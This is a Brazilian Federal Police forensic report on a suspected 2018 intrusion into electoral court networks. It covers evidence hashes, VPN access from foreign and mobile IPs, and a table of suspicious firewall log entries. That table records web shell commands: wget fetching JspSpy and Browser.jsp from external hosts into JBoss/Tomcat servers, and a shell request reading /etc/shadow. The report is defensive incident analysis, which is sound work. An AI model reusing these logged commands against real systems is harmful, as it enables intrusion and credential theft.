A presente Informação trata das informações encaminhadas pelo Tribunal Superior Eleitoral, referentes ao processo SEI nº 08200.021554/2018-33, sobre possível invasão aos sistemas informatizados daquele Tribunal.

Foram encaminhadas a esta UTC/SRCC/CGPFAZ/DICOR/PF 02 (duas) mídias digitais, descritas abaixo:

- **ITEM 01:**


01 (um) disco rígido externo, marca MULTILASER, cor prata, com capacidade nominal de 120GB;

- **ITEM 02:**

01 (um) pendrive sem marca aparente, cor preta e prata, com capacidade nominal de 8GB.

O item 01 continha os seguintes arquivos listados abaixo:

NOME DO ARQUIVO	HASH MD5
\\c2589eae-bd75-4a78-99e0-414aecb261a1.rar	28686a2e28c88a821f7c13fc3405e802
\\syslog_sonicwall.tar.gz	e8f2a6451b73d4e9b554ad36f1bef70f
\\tremhack.zip	e8f2a6451b73d4e9b554ad36f1bef70f
\\usr_digitro.tar.gz	f16e5d5cc3361040dab708fd8ec0cf09
\\ad0e9b60-bbb1-4dbf-87a5-96a2d2edb317.rar	872e80c3a361b40da94230ea873f3dd0

Segundo informações fornecidas pelo TSE, os arquivos "syslog_sonicwall.tar.gz" e "usr_digitro.tar.gz" contem registros de log de *firewall* oriundos da rede de computadores do TRE/PB. O arquivo "trernhack.zip" contém uma imagem de máquina virtual oriunda do TRE/RN, o qual poderia ser o primeiro ponto de entrada não autorizado à rede dos TREs / TSE. Já o arquivo "c2589eae-bd75-4a78-99e0-414aecb261a1.rar" contém uma imagem de disco usada por máquina virtual (VMDK). Não foi possível abrir o arquivo "ad0e9b60-bbb1-4dbf-87a5-96a2d2edb317.rar" para verificar seu conteúdo.

Já o item 02 apresentava os seguintes arquivos:

NOME DO ARQUIVO	HASH MD5
\\cristiano andrade\Autenticação_04.xls	ce0217d3e5fe2a2ea6ace89789e51122
\\cristiano andrade\Autenticação_05.xls	a22514c9baf090a0d1b72914ecfffba2
\\cristiano andrade\Autenticação_06.xls	65d68f8e4993a1a17436af718855999e
\\cristiano andrade\Autenticação_07.xls	5fbe5925cb91d86df7a10fe3dd653181
\\cristiano andrade\Autenticação_08.xls	542a283ee125978568cccd318a12a258
\\cristiano andrade\Autenticação_09.xls	74b34c1b1aff9cf8103c395c9190d868
\\cristiano andrade\Autenticação_10.xls	d76b1ab613a13ea334dabe7f5a897c66
\\cristiano andrade\Autenticação_11.xls	7ce8a05867d2e8df3287a1e198f39980
\\cristiano andrade\CorreioEletronico_05.xls	7cb88392ae36a3b8188a9bc213753ae7
\\cristiano andrade\CorreioEletronico_06.xls	bfb58b28c3ec72c70ccbc5c43b6b7dfa
\\cristiano andrade\CorreioEletronico_07.xls	ca3b98eeb128826642581d43bf1ec643
\\cristiano andrade\CorreioEletronico_08.xls	ece943bfdd565589c6b1960fe065eaef
\\cristiano andrade\CorreioEletronico_09.xls	8d1a65cbf36d05c43a640c23adfbd048
\\cristiano andrade\CorreioEletronico_10.xls	9837f08f89a56ca69011535dec3b7f32
\\cristiano andrade\CorreioEletronico_11.xls	d9d24b128dedb8995c1d964d7ed3f58f
\\cristiano andrade\Detalhe do Firewall - b73fd2f4-b15e-4fe7-8d9d-a834fe6f497b.JPG	cac3249b9e74bb95e7d3e5712325b8ee
\\cristiano andrade\IMG_8080 - Diálogo Marcelo Carneiro (chefe da rede) com Cristiano Andrade (Coordenador de Infraestrutura).PNG	9d3a10d2ad54461c84b79a8007afeaeb

\\cristiano andrade\IMG_8081 - Diálogo Marcelo Carneiro (chefe da rede) com Cristiano Andrade (Coordenador de Infraestrutura).PNG	c2061f61862a348b2ceec0297d735e9b
\\cristiano andrade\ServidorDeArquivos_05.xls	5f008a40c290f6f12109b9f06b77eade
\\cristiano andrade\ServidorDeArquivos_06.xls	ad2053c5f56b84260504254d6280c23e
\\cristiano andrade\ServidorDeArquivos_07.xls	8271795998382178b7039d2c9ce1852d
\\cristiano andrade\ServidorDeArquivos_08.xls	1fb6bc304516b43ae21dc74cf0d34d1b
\\cristiano andrade\ServidorDeArquivos_09.xls	a4b72e7792b0be607e133289b7383b27
\\cristiano andrade\ServidorDeArquivos_10.xls	85d5e74799013a86dfd7e900379c6a3f
\\cristiano andrade\ServidorDeArquivos_11.xls	2013c610d0363292cb9667e6b864dd1d
\\cristiano andrade\Tela do Firewall - 7a4778bb-0ce7-484b-b824-ae16cdf937b7.JPG	c49e95d0d73099866358de89253f965b
\\sergio-banhos\Autenticação_06-09.xls	813acce95c5fda7ad09086d9d3ed780e
\\sergio-banhos\CorreioEletronico_05-1.xls	e4626c96356a92381dce77242b2791bf
\\sergio-banhos\CorreioEletronico_05-2.xls	de179923c0cd479a5a148164651fe83c
\\sergio-banhos\CorreioEletronico_06-1.xls	f17f0dc2dd38dd0c3cfdf029f0b16c65
\\sergio-banhos\CorreioEletronico_06-2.xls	6f99efda95e9ba027d3dbfe4731cb7b8
\\sergio-banhos\CorreioEletronico_07-1.xls	833be5e47704d2ef4f7f35dde6c58c1d
\\sergio-banhos\CorreioEletronico_07-2.xls	9dc056515de02f22aeaac6b02eb6e015
\\sergio-banhos\CorreioEletronico_08-1.xls	09f66a31acd97b4a3cc38868c568a9e7
\\sergio-banhos\CorreioEletronico_08-2.xls	bae9f04b58644d0416558136b622137c
\\sergio-banhos\CorreioEletronico_09-1.xls	258526827c7be12848acd4a17b54287b
\\sergio-banhos\CorreioEletronico_09-2.xls	2122e67ec37f41a9409b51bf1aab9c34
\\sergio-banhos\CorreioEletronico_10-1.xls	1ce46beed98ce041fed0b921643004fe
\\sergio-banhos\CorreioEletronico_10-2.xls	a11f11f1ce68f97990b37308ab5d47b7
\\sergio-banhos\CorreioEletronico_11.xls	884dc3130ab7e92296f1356a1c415a43
\\sergio-banhos\ServidorDeArquivos_05-08.xls	640a302dd0c652bb5b1d60bdc6f4d2e9
\\sergio-banhos\ServidorDeArquivos_08-11.xls	d4b41d5d8cec8b39796e7862e6ec9b81
\\sergio-banhos\Visita Varonis 9-11-2018\Autenticação do AD no contraturno 1-abr_8-nov.xls	ae68c731022bab7c074f4a4fe3e4ab57
\\sergio-banhos\Visita Varonis 9-11-2018\Eventos no AD 1-abr_8-nov.xls	73d3732882a06a7fac5a9a6ca0612a39

\\sergio-banhos\Visita Varonis 9-11-2018\Mailbox Logon 1-abr_8-nov.xls	c3f89c998d26e724c0cfb5674c4b83be
\\rodrigo coimbra\Autenticação_05-07.xls	e47a927fb63929ca813e4b20f1d53737
\\rodrigo coimbra\Autenticação_08-09.xls	eb5cc2614406526de9a0dd22fe7b13e5
\\rodrigo coimbra\Autenticação_10-11.xls	8338b2dde18df5d6f2fb66caef4754cd
\\rodrigo coimbra\CorreioEletronico_05.xls	a51d64451ce381ea5eeb385199bf4d38
\\rodrigo coimbra\CorreioEletronico_06-1.xls	d5b47c50a21fa6fddd53be7362cb0c47
\\rodrigo coimbra\CorreioEletronico_06-2.xls	2787c6bb92f6f30a1ab31d9c74883565
\\rodrigo coimbra\CorreioEletronico_06-3.xls	a01f7204e5908b30eb9f702d79645d46
\\rodrigo coimbra\CorreioEletronico_07-2.xls	416e59935ff3259ffd3cb4bbf7c862f8
\\rodrigo coimbra\CorreioEletronico_07-3.xls	823c340892072de901ceded9e168199c
\\rodrigo coimbra\CorreioEletronico_07.xls	238ff332605012d706d1526a831b359e
\\rodrigo coimbra\CorreioEletronico_08.xls	2b0766becb58b61ec4a91d0de1138bac
\\rodrigo coimbra\CorreioEletronico_09.xls	50bd84d08dbb859766041753a930413d
\\rodrigo coimbra\CorreioEletronico_10.xls	bb9af6ceb84cd9e791254df2a88ac16f
\\rodrigo coimbra\CorreioEletronico_11.xls	ee8e6af7c1541321a90af0a3a684734a
\\rodrigo coimbra\ServidorDeArquivos_05-11.xls	77521cc96aeae2064d2bcfdce8672179
\\RELATÓRIO.docx	f007b510f4d3165456926548bc9bde37

Os arquivos do item 02 com extensão "xls contem registros de logs de autenticação, correio eletrônico e servidor de arquivos dos usuários "Sérgio Banhos", "Rodrigo Coimbra" e "Cristiano Andrade". Também foram encaminhadas imagens de capturas de tela, bem como um relatório produzido pelo TSE para auxiliar na elucidação dos fatos.

ANÁLISE

No escopo deste Relatório, foram analisados o arquivo do item 01 "usr_digitro.tar.gz" e os arquivos do item 02 com extensão "xls", exceto aqueles presentes na pasta "\\sergio-banhos\Visita Varonis 9-11-2018". Para isso, tais arquivos foram tratados, indexados e analisados por meio das ferramentas ElasticSearch, Logstash e Kibana (ELK).

Foi necessário converter os arquivos "xls" para a extensão "csv", para que pudessem ser importados pelas ferramentas supracitadas. Vale ressaltar que alguns arquivos "xls" apresentavam cabeçalhos com campos diferentes, e que algumas linhas desses arquivos não correspondiam ao padrão observado no cabeçalho, provavelmente devido à presença de caracteres especiais não tratados.

Após a importação dos referidos arquivos de log, foram geradas visualizações na ferramenta Kibana, que permitiram ter uma visão geral dos dados fornecidos, resultando nas análises a seguir:

- **ITEM 01:**

O arquivo "usr_digitro.txt", extraído do arquivo "usr_digitro.tar.gz", continha 41.717.013 linhas de registro ("*logs*"), as quais foram importadas e posteriormente analisadas.

Os registros de log estão compreendidos entre os períodos de 02/04/2018 a 23/04/2018.

Entre as linhas importadas, verificou-se a existência de registros de acesso dos seguintes usuários:

#	USUÁRIO	REGISTROS
1	digitro	41,716,898
2	TRE-PB\pedrofln	98
3	TRE-PB\mario	6
4	TRE-PB\airton	5
5	TRE-PB\sylvio	4
6	TRE-PB\agmtargino	1
7	admm	1

Não foram detectadas anormalidades nos acessos dos usuários 2 a 7. Em relação ao usuário 1 ("digitro"), foram obtidos os 10 endereços IP de origem (campo "src") mais recorrentes nos registros analisados:

47

ENDEREÇO IP DE ORIGEM	% DO TOTAL
10.12.2.29	95,26936%
10.12.2.33	2,20637%
10.12.2.7	1,73838%
10.12.2.39	0,77420%
191.252.64.20	0,01564%
10.12.2.41	0,00096%
195.140.215.13	0,00093%
10.12.40.152	0,00024%
185.153.176.4	0,00022%
185.153.176.8	0,00020%

De pronto, é possível perceber o grande número de registros oriundos dos IPs **10.12.2.29, 10.12.2.33, 10.12.2.7 e 10.12.2.39**, os quais, segundo informação do TSE, pertencem à rede do TRE/PB.

Foram realizadas pesquisas por endereços IP de origem (campo "src") que não fossem reservados para *intranets*, obtendo-se o seguinte resultado após a consulta *Whois*:



USUÁRIO "DIGITRO"				
Organização Responsável	**Endereço IP**	**Data Início**	**Data Término**	**País**
LOCAWEB SERVIÇOS DE INTERNET S/A	191.252.64.20	17/04/2018 21:46:26	18/04/2018 06:36:35	Brasil
HYDRA COMMUNICATIONS LTD	195.140.215.13	17/04/2018 20:38:39	21/04/2018 15:02:57	Reino Unido
NORDVPN-L1 TEFINCOM S.A.	185.153.176.4	17/04/2018 21:31:18	18/04/2018 19:12:14	Panamá
	185.153.176.5	18/04/2018 01:49:06	18/04/2018 02:19:32	
	185.153.176.8	18/04/2018 02:25:21	18/04/2018 05:27:54	
	185.153.176.2	18/04/2018 02:37:52	18/04/2018 02:56:54	
	185.153.176.6	18/04/2018 03:04:47	18/04/2018 03:13:54	
	185.153.176.3	18/04/2018 03:20:35	18/04/2018 03:20:35	
	185.153.176.9	20/04/2018 10:50:23	20/04/2018 15:15:42	
CLARO S.A.	201.81.167.53	18/04/2018 03:15:28	21/04/2018 08:36:42	Brasil
	201.6.129.235	18/04/2018 05:24:54	18/04/2018 05:48:59	
TIM CELULAR S.A.	189.40.75.154	18/04/2018 18:56:14	18/04/2018 18:56:14	Brasil
	191.51.34.72	18/04/2018 19:02:05	18/04/2018 19:13:08	
	189.40.75.239	18/04/2018 20:45:41	18/04/2018 23:14:54	
	177.219.117.183	18/04/2018 20:56:20	18/04/2018 20:56:20	
	189.40.72.247	18/04/2018 22:21:17	18/04/2018 22:21:17	
	189.40.72.14	18/04/2018 22:23:14	18/04/2018 22:23:14	
	189.40.91.135	18/04/2018 22:29:37	18/04/2018 23:14:52	
	189.40.90.239	19/04/2018 01:13:32	19/04/2018 01:13:32	
	189.40.90.253	19/04/2018 04:08:37	19/04/2018 04:08:37	

	189.40.88.15	19/04/2018 08:11:15	19/04/2018 08:11:16	
	189.40.74.26	19/04/2018 16:23:05	19/04/2018 17:29:14	
	186.253.177.212	19/04/2018 18:05:13	19/04/2018 18:05:13	
	189.40.73.163	19/04/2018 19:16:40	19/04/2018 19:16:40	
	189.40.74.205	19/04/2018 20:43:37	19/04/2018 20:43:37	
	189.40.74.87	19/04/2018 22:37:00	19/04/2018 23:05:03	
	181.76.139.50	20/04/2018 01:20:59	20/04/2018 01:20:59	
	189.40.75.122	20/04/2018 05:00:09	20/04/2018 05:00:09	
	189.40.88.94	20/04/2018 07:57:59	20/04/2018 09:40:30	
	189.40.73.91	20/04/2018 10:32:32	20/04/2018 10:32:32	
	189.40.72.49	20/04/2018 19:30:32	20/04/2018 19:30:32	
	189.40.88.233	20/04/2018 23:01:19	20/04/2018 23:01:19	
	189.40.74.155	20/04/2018 23:56:23	21/04/2018 00:11:45	
	189.40.88.14	21/04/2018 01:39:43	21/04/2018 01:39:43	
	189.40.91.65	21/04/2018 06:55:36	21/04/2018 06:55:37	
	177.164.206.74	21/04/2018 07:52:19	21/04/2018 08:36:40	
	177.165.110.249	21/04/2018 10:01:29	21/04/2018 12:40:46	
	186.197.65.147	21/04/2018 12:56:05	21/04/2018 15:04:14	


Os endereços IP das organizações citadas foram utilizados em sua grande parte para acessar o endereço IP 187.33.236.165, nas portas 4433 (HTTPS/SSL) e 4500 (IPsec). Tal endereço está registrado para o Tribunal Regional Eleitoral da Paraíba, e tais portas indicam acesso por meio da VPN daquele órgão.

Entre os endereços IP de origem dos acessos, verificou-se a existência de IPs localizados no exterior (NordVPN - https://nordvpn.com e HYDRA COMMUNICATIONS LTD) e pertencentes à empresa Locaweb e às operadoras de telefonia celular Claro e Tim no Brasil.


Na página seguinte, pode-se visualizar uma linha de tempo com os acessos dos endereços IPs de cada um dos grupos supracitados:

18/04 03:00
18/04 11:00
18/04 19:00
19/04 03:00
19/04 11:00
19/04 19:00
20/04 03:00
20/04 11:00
20/04 19:00
21/04 03:00
21/04 11:00
21/04 19:00

Também foram realizadas buscas por argumentos suspeitos, os quais poderiam indicar o download de artefatos maliciosos para os computadores, chegando-se ao seguinte resultado:

#	DATA	ORIGEM	DESTINO	ARGUMENTO
1	17/04/2018, 22:04:48	10.12.2.33 :17177:X1	10.12.0.131 :8080:X0	/af/pqp.jsp?comment=wget+https://raw.githubusercontent.com/tennc/webshell/master/jsp/J
2	17/04/2018, 22:08:06	10.12.2.33 :38665:X1	10.12.0.131 :8080:X0	/af/pqp.jsp?comment=wget+https://raw.githubusercontent.com/tennc/webshell/master/jsp/J
3	18/04/2018, 00:21:54	10.12.2.33 :1906:X1	10.12.0.131 :8080:X0	/af/pqp.jsp?comment=wget+https://raw.githubusercontent.com/tennc/webshell/master/jsp/JspSpy.jsp
4	18/04/2018, 00:23:04	10.12.2.33 :13998:X1	10.12.0.131 :8080:X0	/af/pqp.jsp?comment=wget+https://raw.githubusercontent.com/tennc/webshell/master/jsp/JspSpy.jsp
5	18/04/2018, 00:23:48	10.12.2.33 :20074:X1	10.12.0.131 :8080:X0	/af/pqp.jsp?comment=wget+http://**191.252.0.19**/Browser.jsp+-O+/home/jboss-4.2.2/server/default/
6	18/04/2018, 04:37:49	10.12.2.29 :52765:X1	10.2.70.92 :80:X0	/mywebserver/verificaLoginUsuario.php?Nome=teste&Senha=teste
7	18/04/2018, 22:34:14	10.12.2.29 :52651:X1	10.5.2.56 :80:X0	/teste/domFunctions.js
8	18/04/2018, 22:34:14	10.12.2.29 :52652:X1	10.5.2.56 :80:X0	/teste/boxover.js
9	18/04/2018, 22:34:14	10.12.2.29 :50806:X1	10.5.2.56 :80:X0	/teste
10	18/04/2018, 22:34:14	10.12.2.29 :52650:X1	10.5.2.56 :80:X0	/teste/padrao2.css
11	18/04/2018, 22:34:14	10.12.2.29 :52649:X1	10.5.2.56 :80:X0	/teste/estilos.css
12	18/04/2018, 22:34:14	10.12.2.29 :52648:X1	10.5.2.56 :80:X0	/teste/padrao.css
13	18/04/2018, 22:45:23	10.12.2.29 :52907:X1	10.5.2.57 :8080:X0	/af/pqp.jsp?comment=wget+10.12.0.131:8080/jmx-console/Browser.jsp.txt+-O+/opt/jboss/server/default%
14	18/04/2018, 22:46:18	10.12.2.29 :58919:X1	10.5.2.57 :8080:X0	/af/pqp.jsp?comment=wget+http://10.12.0.131:8080/jmx-console/Browser.jsp.txt+-O+/opt/jboss/serv
15	18/04/2018, 22:48:03	10.12.2.29 :52246:X1	10.5.2.57 :8080:X0	/af/pqp.jsp?comment=Command:+wget+http://apps3.tre-rn.jus.br/documentos/atas/config/Browser.jsp.t

#	DATA	ORIGEM	DESTINO	ARGUMENTO
16	18/04/2018, 22:48:37	10.12.2.29 :64530:X1	10.5.2.57 :8080:X0	/af/pqp.jsp?comment=wget+http://apps3.tre-rn.jus.br/documentos/atas/config/Browser.jsp.txt+-O+/op
17	18/04/2018, 22:49:59	10.12.2.29 :57466:X1	10.5.2.57 :8080:X0	/af/pqp.jsp?comment=wget+http://apps3.tre-rn.jus.br/documentos/atas/config/Browser.jsp.txt+-O+/op
18	18/04/2018, 23:13:04	10.12.2.29 :59208:X1	10.5.2.57 :8080:X0	/af/pqp.jsp?comment=wget+--h
19	18/04/2018, 23:42:07	10.12.2.29 :60046:X1	10.5.2.63 :8080:X0	/af/pqp.jsp?comment=wget+http://apps3.tre-rn.jus.br/documentos/atas/config/Browser.jsp.txt+-O+/op
20	18/04/2018, 23:55:10	10.12.2.29 :52592:X1	10.5.2.66 :8080:X0	/af/pqp.jsp?comment=wget
21	18/04/2018, 23:56:07	10.12.2.29 :62863:X1	10.5.2.66 :8080:X0	/af/pqp.jsp?comment=wget+http://apps3.tre-rn.jus.br/documentos/atas/config/Browser.jsp.txt+-O++/o
22	19/04/2018, 00:17:37	10.12.2.29 :50626:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp
23	19/04/2018, 00:17:53	10.12.2.29 :50622:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp?o=upload
24	19/04/2018, 00:19:31	10.12.2.29 :50627:X1	10.1.1.38 :8080:X0	/teste/pqp.jsp?comment=locate+jmxproxy
25	19/04/2018, 00:20:00	10.12.2.29 :50631:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp?sort=1&editfile=/etc/shadow
26	19/04/2018, 00:22:06	10.12.2.29 :50637:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp
27	19/04/2018, 00:31:21	10.12.2.29 :50875:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/local/apache-tomcat-6.0.35/webapps/asi
28	19/04/2018, 00:37:01	10.12.2.29 :50878:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/local/apache-tomcat-6.0.35/webapps
29	19/04/2018, 00:41:13	10.12.2.29 :51035:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/local/apache-tomcat-6.0.35/webapps/teste
30	19/04/2018, 00:41:37	10.12.2.29 :51036:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/local/apache-tomcat-6.0.35/webapps/teste
31	19/04/2018, 00:46:32	10.12.2.29 :51044:X1	10.1.1.38 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/local/apache-tomcat-6.0.35/webapps

#	DATA	ORIGEM	DESTINO	ARGUMENTO
32	19/04/2018, 04:16:22	10.12.2.29 :51282:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
33	19/04/2018, 04:19:39	10.12.2.29 :59739:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
34	19/04/2018, 04:24:24	10.12.2.29 :58511:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
35	19/04/2018, 04:28:34	10.12.2.29 :58475:X1	192.168.204 .48 :8080:X0	/teste-cluster
36	19/04/2018, 05:53:36	10.12.2.29 :55899:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp?o=vLogin
37	19/04/2018, 05:54:05	10.12.2.29 :53918:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
38	19/04/2018, 05:55:33	10.12.2.29 :60277:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
39	19/04/2018, 05:57:45	10.12.2.29 :59960:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
40	19/04/2018, 05:58:14	10.12.2.29 :52540:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
41	19/04/2018, 05:58:36	10.12.2.29 :60747:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
42	19/04/2018, 06:00:33	10.12.2.29 :60406:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?Javascript
43	19/04/2018, 06:00:36	10.12.2.29 :53714:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
44	19/04/2018, 06:01:30	10.12.2.29 :55975:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/share/tomcat6/webapps/sadAdmSRHSP
45	19/04/2018, 06:06:40	10.12.2.29 :61734:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/share/tomcat6/webapps/sadAdmSRHSP
46	19/04/2018, 06:07:46	10.12.2.29 :58985:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
47	19/04/2018, 06:08:42	10.12.2.29 :57462:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
48	19/04/2018, 06:08:56	10.12.2.29 :56322:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp

#	DATA	ORIGEM	DESTINO	ARGUMENTO
49	19/04/2018, 06:09:36	10.12.2.29 :59858:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
50	19/04/2018, 06:09:40	10.12.2.29 :50962:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/share/tomcat6/webapps/sadAdmSRHSP/WEB-INF
51	19/04/2018, 06:10:03	10.12.2.29 :54888:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
52	19/04/2018, 06:13:41	10.12.2.29 :58852:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/usr/share/tomcat6/webapps
53	19/04/2018, 06:15:18	10.12.2.29 :64618:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/var/www/html/piwik
54	19/04/2018, 06:15:49	10.12.2.29 :52485:X1	10.1.1.127 :8080:X0	/teste/images/logo.png
55	19/04/2018, 06:15:50	10.12.2.29 :50869:X1	10.1.1.127 :8080:X0	/teste/images/logo.png
56	19/04/2018, 06:16:17	10.12.2.29 :50773:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&file=/var/www/html/index.html
57	19/04/2018, 06:17:02	10.12.2.29 :49621:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/var/www/html/trespcommonsweb-api/src
58	19/04/2018, 06:17:02	10.12.2.29 :56235:X1	10.1.1.127 :8080:X0	/teste/lib/air/servicemonitor.swf
59	19/04/2018, 06:17:02	10.12.2.29 :56232:X1	10.1.1.127 :8080:X0	/teste/lib/air/AIRLocalizer.js
60	19/04/2018, 06:17:02	10.12.2.29 :56234:X1	10.1.1.127 :8080:X0	/teste/lib/air/AIRSourceViewer.js
61	19/04/2018, 06:17:02	10.12.2.29 :56233:X1	10.1.1.127 :8080:X0	/teste/lib/air/AIRMenuBuilder.js
62	19/04/2018, 06:17:03	10.12.2.29 :56236:X1	10.1.1.127 :8080:X0	/teste/lib/air/applicationupdater.swf
63	19/04/2018, 06:17:40	10.12.2.29 :50402:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&file=/var/www/html/trespcommonsweb-api/index.php
64	19/04/2018, 06:18:27	10.12.2.29 :63586:X1	10.1.1.127 :8080:X0	/teste/assets/css/Print.css
65	19/04/2018, 06:18:27	10.12.2.29 :63585:X1	10.1.1.127 :8080:X0	/teste/assets/css/APIBrowser.css

#	DATA	ORIGEM	DESTINO	ARGUMENTO
66	19/04/2018, 06:18:27	10.12.2.29 :63583:X1	10.1.1.127 :8080:X0	/teste/lib/jqueryapi/api-browser.js
67	19/04/2018, 06:18:27	10.12.2.29 :63587:X1	10.1.1.127 :8080:X0	/teste/lib/jqueryapi/api-loader.js
68	19/04/2018, 06:18:27	10.12.2.29 :63584:X1	10.1.1.127 :8080:X0	/teste/lib/air/AC_RunActiveContent.js
69	19/04/2018, 06:19:59	10.12.2.29 :61553:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&file=/var/www/html/tresp commonsweb-api/no-scroll-application.xml
70	19/04/2018, 06:20:23	10.12.2.29 :56703:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&file=/var/log/tomcat6/cat alina.out
71	19/04/2018, 06:21:24	10.12.2.29 :53857:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp?sort=1&dir=/
72	19/04/2018, 06:22:52	10.12.2.29 :57667:X1	10.1.1.127 :8080:X0	/teste/Browser.jsp
73	19/04/2018, 06:24:15	10.12.2.29 :61459:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
74	19/04/2018, 06:25:15	10.12.2.29 :54637:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
75	19/04/2018, 06:26:09	10.12.2.29 :51639:X1	10.1.1.127 :8080:X0	/teste/JspSpy.jsp
76	19/04/2018, 06:43:28	10.12.2.29 :58636:X1	10.1.1.215 :8089:X0	/af/pqp.jsp?comment=wget
77	19/04/2018, 06:45:05	10.12.2.29 :62162:X1	10.1.1.215 :8089:X0	/af/pqp.jsp?comment=wget+http://apps3.tre-rn.jus.br/documentos/atas/config/test/aq
78	19/04/2018, 06:46:10	10.12.2.29 :62214:X1	10.1.1.215 :8089:X0	/af/pqp.jsp?comment=wget+http://apps3.tre-rn.jus.br/documentos/atas/config/test/aq
79	19/04/2018, 06:48:43	10.12.2.29 :62424:X1	10.1.1.215 :8089:X0	/af/pqp.jsp?comment=wget+http://apps3.tre-rn.jus.br/documentos/atas/config/test/aq
80	19/04/2018, 10:05:55	10.12.2.29 :59409:X1	10.10.1.241 :8080:X0	/teste/my_web_app.war
81	19/04/2018, 10:18:34	10.12.2.29 :58337:X1	10.12.1.182 :8080:X0	/af/pqp.jsp?comment=wget
82	19/04/2018, 10:19:35	10.12.2.29 :64425:X1	10.12.1.182 :8080:X0	/af/pqp.jsp?comment=wget+http://apps3.tre-rn.jus.br/documentos/atas/config/Browser.jsp.txt+-O+/

